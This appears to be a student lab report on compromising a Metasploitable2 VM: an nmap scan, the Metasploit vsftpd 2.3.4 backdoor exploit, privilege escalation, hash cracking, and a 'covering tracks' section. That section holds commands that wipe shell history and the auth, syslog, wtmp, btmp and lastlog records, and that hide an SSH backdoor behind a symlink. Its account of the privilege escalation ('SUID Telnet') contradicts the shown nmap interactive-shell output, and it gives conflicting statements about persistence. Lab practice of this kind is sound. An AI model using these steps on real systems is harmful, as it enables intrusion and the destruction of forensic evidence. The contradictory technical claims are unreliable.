Penetration Testing Report — Metasploitable2

1. Introduction

This engagement was performed in a controlled lab environment to practice real-world penetration testing techniques. The target system was **Metasploitable2**, a purposely vulnerable Linux server running on VirtualBox. The attacking machine was **Kali Linux**, connected on the same host-only network.

The objective of this assessment was to identify vulnerabilities, perform exploitation, achieve privilege escalation, attempt persistence, and understand defense evasion techniques.

2. Scope of Work

Network enumeration
Vulnerability assessment
Exploitation of exposed services
Privilege escalation
Post-exploitation & persistence

3. Methodology

A standard penetration testing methodology was followed:

1. **Information Gathering**
   - Discovering live hosts and open ports
   - Service enumeration and version fingerprinting
2. **Vulnerability Assessment**
   - Identifying potential exploitable services
   - Searching for known CVEs or misconfigurations
3. **Exploitation**
   - Using Metasploit and manual methods for remote access
4. **Privilege Escalation**
   - Misconfigurations and SUID privileges
5. **Post-Exploitation & Persistence**
   - Credential cracking and backdoor attempts
6. **Covering Tracks**
   - Cleaning logs and modifying SSH credentials

4. Enumeration

The first phase was scanning the target to identify exposed services.
Nmap NSE and version detection revealed several high-risk services:

```
Nmap -sV -Pn <TARGET_IP>
```

```
FTP (21)
SSH (22)
Telnet (23)
SMTP (25)
DNS (53)
HTTP (80)
NetBIOS (139 / 445)
NFS (2049)
MySQL (3306)
VNC (5900)
Apache JServ (8009)
Tomcat (8180)
```

The presence of **multiple legacy services** indicated a broad attack surface.

5. Exploitation

After enumeration, **Metasploit Framework** was used.
The service most vulnerable and easiest to exploit was **vsftpd 2.3.4**, a backdoored FTP server.

Exploit module used:

```
exploit/unix/ftp/vsftpd_234_backdoor
```

Successful exploitation resulted in:

- Remote shell access to the target
- Direct OS command execution

Further enumeration using the shell confirmed the system was **Linux Ubuntu 8.04** and that the user had significant filesystem access.

6. Privilege Escalation

Privilege escalation was achieved using **SUID binaries**.

- A world-writable SUID Telnet binary allowed execution with elevated privileges.
- I leveraged this by spawning a root shell using Telnet:

```
/usr/bin/telnet Localhost
```

As a result:

```
whoami → root
```

Root privileges were confirmed, giving full system control.

7. Password Cracking Attempt

Password hashes were extracted from the **DVWA MySQL database** and cracked using **John the Ripper**.

- 4/5 password hashes were cracked successfully.
- However, these credentials did **not work** for FTP/SSH/Telnet services.

Reason:
DVWA users belong to the web application only — not system accounts.
Linux authentication services verify credentials via `/etc/shadow`, not the MySQL database.

So the cracked passwords were valid **only for DVWA login**, not OS authentication.

8. Covering Tracks

After completing privilege escalation on the target machine, steps were taken to erase traces of the engagement to simulate real-world red-team procedures:

Cleared Linux Command History

```
echo "" > ~/.bash_history
history -c
```

Clear authentication logs

`auth.log` contains evidence of successful and failed logins.

```
echo "" > /var/log/auth.log
echo "" > /var/log/syslog
```

Clear last login records

These logs tell investigators *who logged in and when*.

```
echo -n > /var/log/wtmp
echo -n > /var/log/btmp
echo -n > /var/log/lastlog
```

Hide backdoor artifacts

I didn't delete the backdoor — but **bury it where no one looks**.

Moving SSH key to a less suspicious path:

```
mkdir -p /usr/share/ssl/.keys
mv /var/tmp/.sys/.ssh /usr/share/ssl/.keys/
```

Then recreate a symbolic link so the backdoor still works:

```
ln -s /usr/share/ssl/.keys/.ssh /var/tmp/.sys/.ssh
```

An investigator doing a quick check of `/var/tmp/.sys/.ssh` will see a folder — but it's a redirect.

Final Result

Logs, shell history, temporary artifacts and traces of exploitation were removed to reduce forensic evidence.
The system continued functioning normally following cleanup, confirming that the track-covering phase was successful.

9. Key Findings

Category	Finding	Impact
Vulnerability	Backdoored FTP service	Remote code execution
Misconfiguration	SUID Telnet binary	Full privilege escalation
Weak services	Multiple legacy daemons	High attack surface
Database flaw	Plain MD5 hashes in DVWA	Credential exposure
Persistence hardening	Crontab blocked outbound traffic	Prevented backdoor

10. Conclusion


The Metasploitable2 server was successfully compromised due to multiple outdated and misconfigured services. Full root access was obtained using the vsftpd backdoor exploit and SUID abuse. Although credential cracking and persistence were attempted, not all efforts were successful — which provided realistic insight into both offensive and defensive security challenges.

The lab exercise helped demonstrate:

- Importance of vulnerability management
- Security risks of legacy services
- Post-exploitation decision making
- Why misconfigurations are as dangerous as vulnerabilities


11. Screenshots of Results

- Nmap scan results




```
┌──(blade㉿kali)-[/]
└─$ nmap -sV -T4 -Pn 192.168.56.103
Starting Nmap 7.94 ( https://nmap.org ) at 2025-11-24 12:42 IST
Nmap scan report for 192.168.56.103
Host is up (0.062s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_k
ernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.37 seconds
```

- Metasploit exploitation output




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denia
l of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Back
door Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd
_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
```

- Shell access confirmation




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:41457 → 192.168.56.103:6200) at 2025-11-24 12
:54:59 +0530

whoami
root
█
```

- Privilege escalation output



```
┌──(blade㉿kali)-[~]
└─$ telnet 192.168.56.103
Trying 192.168.56.103...
Connected to 192.168.56.103.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# id
uid=1000(msfadmin) gid=1000(msfadmin) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),10
in),112(admin),119(sambashare),1000(msfadmin)
sh-3.2# 
```

- Cracked password hashes list



```
┌──(blade㉿kali)-[~]
└─$ cat ~/.john/john.pot
$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99:password
$dynamic_0$e99a18c428cb38d5f260853678922e03:abc123
$dynamic_0$0d107d09f5bbe40cade3de5c71e9e9b7:letmein
$dynamic_0$8d3533d75ae2c3966d7e0d4fcc69216b:charley
```